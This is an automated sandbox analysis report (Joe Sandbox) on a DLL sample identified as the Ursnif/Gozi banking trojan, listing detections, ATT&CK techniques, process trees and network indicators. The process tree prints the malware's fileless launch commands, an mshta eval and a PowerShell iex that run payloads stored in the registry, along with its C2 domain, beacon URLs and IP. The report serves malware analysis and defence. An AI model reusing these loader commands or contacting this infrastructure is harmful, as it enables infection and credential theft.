ID: 341463
Sample Name:
6006bde674be5pdf.dll
Cookbook: default.jbs
Time: 12:13:10
Date: 19/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 6006bde674be5pdf.dll

Overview


General Information

Sample Name:	6006bde674be5pdf.dll
Analysis ID:	341463
MD5:	2df646cf624fc09…
SHA1:	3e0769682853d0..
SHA256:	adc95420bda0ec..
Tags:	BRT dll Gozi ISFB Ursnif

Most interesting Screenshot:



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- Compiles code for process injection …
- Creates a thread in another existing …
- Hooks registry keys query functions…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the export address table of…
- Modifies the import address table of…
- Modifies the prolog of user mode fun…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 6528 cmdline: loaddll32.exe 'C:\Users\user\Desktop\6006bde674be5pdf.dll' MD5: 2D39D4DFDE8F7151723794029AB8A034)
- iexplore.exe (PID: 7036 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 7084 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7036 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 4192 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6824 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4192 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 4308 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5196 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5204 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:17422 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5708 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4308 CREDAT:82962 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 5732 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\\\AppDataLow\\\\Software\\\\Microsoft\\\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\\Audiinrt'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6716 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').Barclers)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5704 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6156 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\cw4ltk3l\cw4ltk3l.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4620 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES17C2.tmp' 'c:\Users\user\AppData\Local\Temp\cw4ltk3l\CSC9C603ACDE65242378EE2E6EB79AAF5F2.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 4496 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\q35sbhot\q35sbhot.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "12",
  "whoami": "user@216041hh",
  "dns": "216041",
  "version": "251173",
  "uptime": "190",
  "crc": "2",
  "id": "4355",
  "user": "c2868f8f08f8d2d8cdc8873a4f316e0b",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.267174512.00000000033B8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.267021391.00000000033B8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.267187434.00000000033B8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.267110457.00000000033B8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.267049482.00000000033B8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 7 entries				

Sigma Overview


System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Valid Accounts	Windows Management Instrumentation 2	Path Interception	Process Injection 4 1 1	Disable or Modify Tools 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 1	Input Capture 1	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	PowerShell 1	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Rootkit 4	NTDS	System Information Discovery 2 5	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallbac Chann
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 3	Cached Domain Credentials	Security Software Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 4 1 1	DCSync	Virtualization/Sandbox Evasion 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Process Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
6006bde674be5pdf.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.d80000.2.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
0.2.loaddll32.exe.b80000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
0.2.loaddll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
lopppooole.xyz	1%	Virustotal		Browse
1.0.0.127.in-addr.arpa	0%	Virustotal		Browse
8.8.8.8.in-addr.arpa	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://lopppooole.xyz/manifest/oyJf0dGchaAIoPel8/K1RFX8SwNbhQ/LLcUCPEPYkE/8YDGV2vEEgf7ZQ/cuAAx0dK_2BD_2BCaXfl8/tYaseMvEDk08K6JZ/EQ1XEWDhVGtM7k6/BJ4Pdn_2BFeo6ztzsI/hH1xi6vBb/jeSTvozPXDGpukgDPifK/ZqYCwBGYzwKmTN9WLyu/YJCKUABXAbPwOK69xlPBEF/QfRL.cnx	0%	Avira URL Cloud	safe	
http://lopppooole.xyz/manifest/3mgKpbqap/nRh42wkizRuvQnbKS_2F/cCGI9puqMbPkyNKOhmJ/b6rBRnCNcK3Gj8zdaE	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://lopppooole.xyz/favicon.ico~	0%	Avira URL Cloud	safe	
http://lopppooole.xyz/manifest/3mgKpbqap/nRh42wkizRuvQnbKS_2F/cCGI9puqMbPkyNKOhmJ/b6rBRnCNcK3Gj8zdaEyqxk/VAqy1dm3jpPlG/j1RG_2Bc/1uTqOdAEPiJDVBM_2BK9PM9/y0tKrkAQ_2/FftiHkrj4ukmbz_2B/G_2FPN2wDsAF/U672kCrC9_2/BSj9NgQY4NjW4D/90Kz0XaJ1enkeMLmCHfkG/BeMe0t_2/F.cnx	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://lopppooole.xyz/manifest/oyJf0dGchaAIoPel8/K1RFX8SwNbhQ/LLcUCPEPYkE/8YDGV2vEEgf7ZQ/cuAAx0dK_2B	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://lopppooole.xyz/favicon.ico	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
resolver1.opendns.com	208.67.222.222	true	false		high
lopppooole.xyz	185.186.244.49	true	false	• 1%, Virustotal, Browse	unknown
1.0.0.127.in-addr.arpa	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
8.8.8.8.in-addr.arpa	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://lopppooole.xyz/manifest/oyJf0dGchaAIoPel8/K1RFX8SwNbhQ/LLcUCPEPYkE/8YDGV2vEEgf7ZQ/cuAAx0dK_2BD_2BCaXfl8/tYaseMvEDk08K6JZ/EQ1XEWDhVGtM7k6/BJ4Pdn_2BFeo6ztzsI/hH1xi6vBb/jeSTvozPXDGpukgDPifK/ZqYCwBGYzwKmTN9WLyu/YJCKUABXAbPwOK69xlPBEF/QfRL.cnx	false	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://lopppooole.xyz/manifest/3mgKpbqap/nRh42wkizRuvQnbKS_2F/cCGI9puqMbPkyNKOhmJ/b6rBRnCNcK3Gj8zdaEyqxk/VAqy1dm3jpPlG/j1RG_2Bc/1uTqOdAEPiJDVBM_2BK9PM9/y0tKrkAQ_2/FftiHkrj4ukmbz_2B/G_2FPN2wDsAF/U672kCrC9_2/BSj9NgQY4NjW4D/90Kz0XaJ1enkeMLmCHfkG/BeMe0t_2/F.cnx	false	• Avira URL Cloud: safe	unknown
http://lopppooole.xyz/favicon.ico	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://lopppooole.xyz/manifest/3mgKpbqap/nRh42wkizRuvQnbKS_2F/cCGI9puqMbPkyNKOhmJ/b6rBRnCNcK3Gj8zdaE	{0E23EAFA-5A93-11EB-90E5-ECF4BB570DC9}.dat.27.dr	false	• Avira URL Cloud: safe	unknown
http://nuget.org/NuGet.exe	powershell.exe, 00000023.00000002.485204654.000001D3547E0000.00000004.00000001.sdmp	false		high
http://www.nytimes.com/	msapplication.xml3.5.dr	false		high
http://ocsp.sectigo.com0	6006bde674be5pdf.dll	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000023.00000002.462578010.000001D34498E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000023.00000002.462578010.000001D34498E000.00000004.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	powershell.exe, 00000023.00000003.457204076.000001D35D1C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/License	powershell.exe, 00000023.00000002.485204654.000001D3547E0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000023.00000002.485204654.000001D3547E0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://file://USER.ID%lu.exe/upd	powershell.exe, 00000023.00000003.457204076.000001D35D1C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.amazon.com/	msapplication.xml.5.dr	false		high
http://lopppooole.xyz/favicon.ico~	imagestore.dat.28.dr, imagestore.dat.27.dr	false	• Avira URL Cloud: safe	unknown
http://www.twitter.com/	msapplication.xml5.5.dr	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000023.00000002.462578010.000001D34498E000.00000004.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	6006bde674be5pdf.dll	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://lopppooole.xyz/manifest/oyJf0dGchaAIoPel8/K1RFX8SwNbhQ/LLcUCPEPYkE/8YDGV2vEEgf7ZQ/cuAAx0dK_2B	~DFB117E7EBEBF705EA.TMP.27.dr, {0E23EAF8-5A93-11EB-90E5-ECF4BB570DC9}.dat.27.dr	false	• Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txt	powershell.exe, 00000023.00000003.457204076.000001D35D1C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	6006bde674be5pdf.dll	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.youtube.com/	msapplication.xml7.5.dr	false		high
http://https://contoso.com/	powershell.exe, 00000023.00000002.485204654.000001D3547E0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000023.00000002.485204654.000001D3547E0000.00000004.00000001.sdmp	false		high
http://https://sectigo.com/CPS0D	6006bde674be5pdf.dll	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.wikipedia.com/	msapplication.xml6.5.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.live.com/	msapplication.xml2.5.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000023.00000002.462182437.000001D344781000.00000004.00000001.sdmp	false		high
http://www.reddit.com/	msapplication.xml4.5.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.186.244.49	unknown	Netherlands		35415	WEBZILLANL	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	341463
Start date:	19.01.2021
Start time:	12:13:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	6006bde674be5pdf.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@25/62@6/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 44.2% (good quality ratio 42.8%) • Quality average: 80.7% • Quality standard deviation: 27.1%
HCA Information:	• Successful, ratio: 82% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, ielowutil.exe, HxTsr.exe, RuntimeBroker.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 88.221.62.148, 52.255.188.83, 23.210.248.85, 168.61.161.212, 51.11.168.160, 92.122.213.247, 92.122.213.201, 104.43.139.144, 51.103.5.186, 20.54.26.129, 152.199.19.161, 51.104.139.180, 52.142.114.2, 204.79.197.200, 13.107.21.200, 205.185.216.42, 205.185.216.10, 52.251.11.100, 13.107.4.50 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, c-msn-com-nsatc.trafficmanager.net, c-bing-com.a-0001.a-msedge.net, bn2eap.displaycatalog.md.mp.microsoft.com.akadns.net, Edge-Prod-FRA.env.au.au-msedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, go.microsoft.com, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, 